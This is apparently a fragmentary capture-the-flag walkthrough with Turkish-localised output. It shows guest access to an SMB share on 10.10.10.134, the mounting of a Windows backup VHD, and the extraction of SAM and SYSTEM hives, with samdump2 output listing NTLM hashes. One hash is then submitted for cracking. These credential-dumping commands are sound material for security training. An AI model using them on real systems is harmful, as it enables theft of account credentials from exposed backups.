
```
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users[redacted]>net use \\10.10.10.134\IPC$ /user:guest ""
Komut başarıyla tamamlandı.
```

successed



Ağ › 10.10.10.134 › Backups


Ad	Değiştirme tarihi	Tür
.tmp	01.05.2019 09:39	Dosya klasörü
BgwuaxVDOj	01.05.2019 09:28	Dosya klasörü
CulxtLdOFZ	01.05.2019 09:29	Dosya klasörü
dHGBOhJvqu	01.05.2019 10:17	Dosya klasörü
fMCBSsEtGl	01.05.2019 09:31	Dosya klasörü
gJknCUzcGl	01.05.2019 09:41	Dosya klasörü
gRZBYaGAol	01.05.2019 09:28	Dosya klasörü
HXknCUGItT	01.05.2019 09:28	Dosya klasörü
IXGpOyfLhw	01.05.2019 10:20	Dosya klasörü
JjsTyUvPLg	01.05.2019 10:20	Dosya klasörü
kIAGjeHMBh	01.05.2019 09:50	Dosya klasörü
nVNsoJTdLh	01.05.2019 10:19	Dosya klasörü
TnRltmZxGq	01.05.2019 10:18	Dosya klasörü
TVZBrCswbl	01.05.2019 10:19	Dosya klasörü
vjnQITGOZt	01.05.2019 10:17	Dosya klasörü
WindowsImageBackup	22.02.2019 15:44	Dosya klasörü
XMczESfkgJ	01.05.2019 09:28	Dosya klasörü
nmap-test-file	01.05.2019 09:41	Dosya
note.txt	16.04.2019 13:10	Metin Belgesi
SDT65CB.tmp	22.02.2019 15:43	TMP Dosyası



10.10.10.134 › Backups › WindowsImageBackup › L4mpje-PC › Backup 2019-02-22 124351


mount to your pc

Ad	Değiştirme tarihi	Tür	Boyut
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd	01.05.2019 10:24	VHD Dosyası	40.973 KB
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd	01.05.2019 10:31	VHD Dosyası	5.293.357 ..
BackupSpecs.xml	22.02.2019 15:45	XML Belgesi	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml	22.02.2019 15:45	XML Belgesi	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml	22.02.2019 15:45	XML Belgesi	9 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludxml	22.02.2019 15:45	XML Belgesi	7 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml	22.02.2019 15:45	XML Belgesi	3 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml	22.02.2019 15:45	XML Belgesi	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml	22.02.2019 15:45	XML Belgesi	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml	22.02.2019 15:45	XML Belgesi	4 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml	22.02.2019 15:45	XML Belgesi	4 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml	22.02.2019 15:45	XML Belgesi	7 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml	22.02.2019 15:45	XML Belgesi	2.319 KB




› Yerel Disk (F:) › Windows › System32 › config

Ad	Değiştirme tarihi	Tür	Boyut
systemprofile	20.11.2010 22:48	Dosya klasörü	
TxR	22.02.2019 15:38	Dosya klasörü	
BCD-Template	23.02.2019 00:37	Dosya	28 KB
COMPONENTS	22.02.2019 15:43	Dosya	30.208 KB
COMPONENTS.LOG	12.04.2011 05:23	Metin Belgesi	1 KB
COMPONENTS.LOG1	22.02.2019 15:43	LOG1 Dosyası	256 KB
COMPONENTS.LOG2	14.07.2009 05:03	LOG2 Dosyası	0 KB
DEFAULT	22.02.2019 15:43	Dosya	256 KB
DEFAULT.LOG	12.04.2011 05:23	Metin Belgesi	1 KB
DEFAULT.LOG1	22.02.2019 15:43	LOG1 Dosyası	89 KB
DEFAULT.LOG2	14.07.2009 05:03	LOG2 Dosyası	0 KB
SAM	22.02.2019 15:39	Dosya	256 KB
SAM.LOG	12.04.2011 05:23	Metin Belgesi	1 KB
SAM.LOG1	22.02.2019 15:39	LOG1 Dosyası	21 KB
SAM.LOG2	14.07.2009 05:03	LOG2 Dosyası	0 KB
SECURITY	22.02.2019 15:43	Dosya	256 KB
SECURITY.LOG	12.04.2011 05:23	Metin Belgesi	1 KB
SECURITY.LOG1	22.02.2019 15:43	LOG1 Dosyası	21 KB
SECURITY.LOG2	14.07.2009 05:03	LOG2 Dosyası	0 KB
SOFTWARE	22.02.2019 15:43	Dosya	23.552 KB
SOFTWARE.LOG	12.04.2011 05:23	Metin Belgesi	1 KB
SOFTWARE.LOG1	22.02.2019 15:43	LOG1 Dosyası	256 KB
SOFTWARE.LOG2	14.07.2009 05:03	LOG2 Dosyası	0 KB
SYSTEM	22.02.2019 15:43	Dosya	9.472 KB



```
root@kali:~/Masaüstü# samdump2 ./SYSTEM ./SAM
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
root@kali:~/Masaüstü#
```




Enter up to 20 non-salted hashes, one per line:

```
26112010952d963c8dc4217daec986d9
```

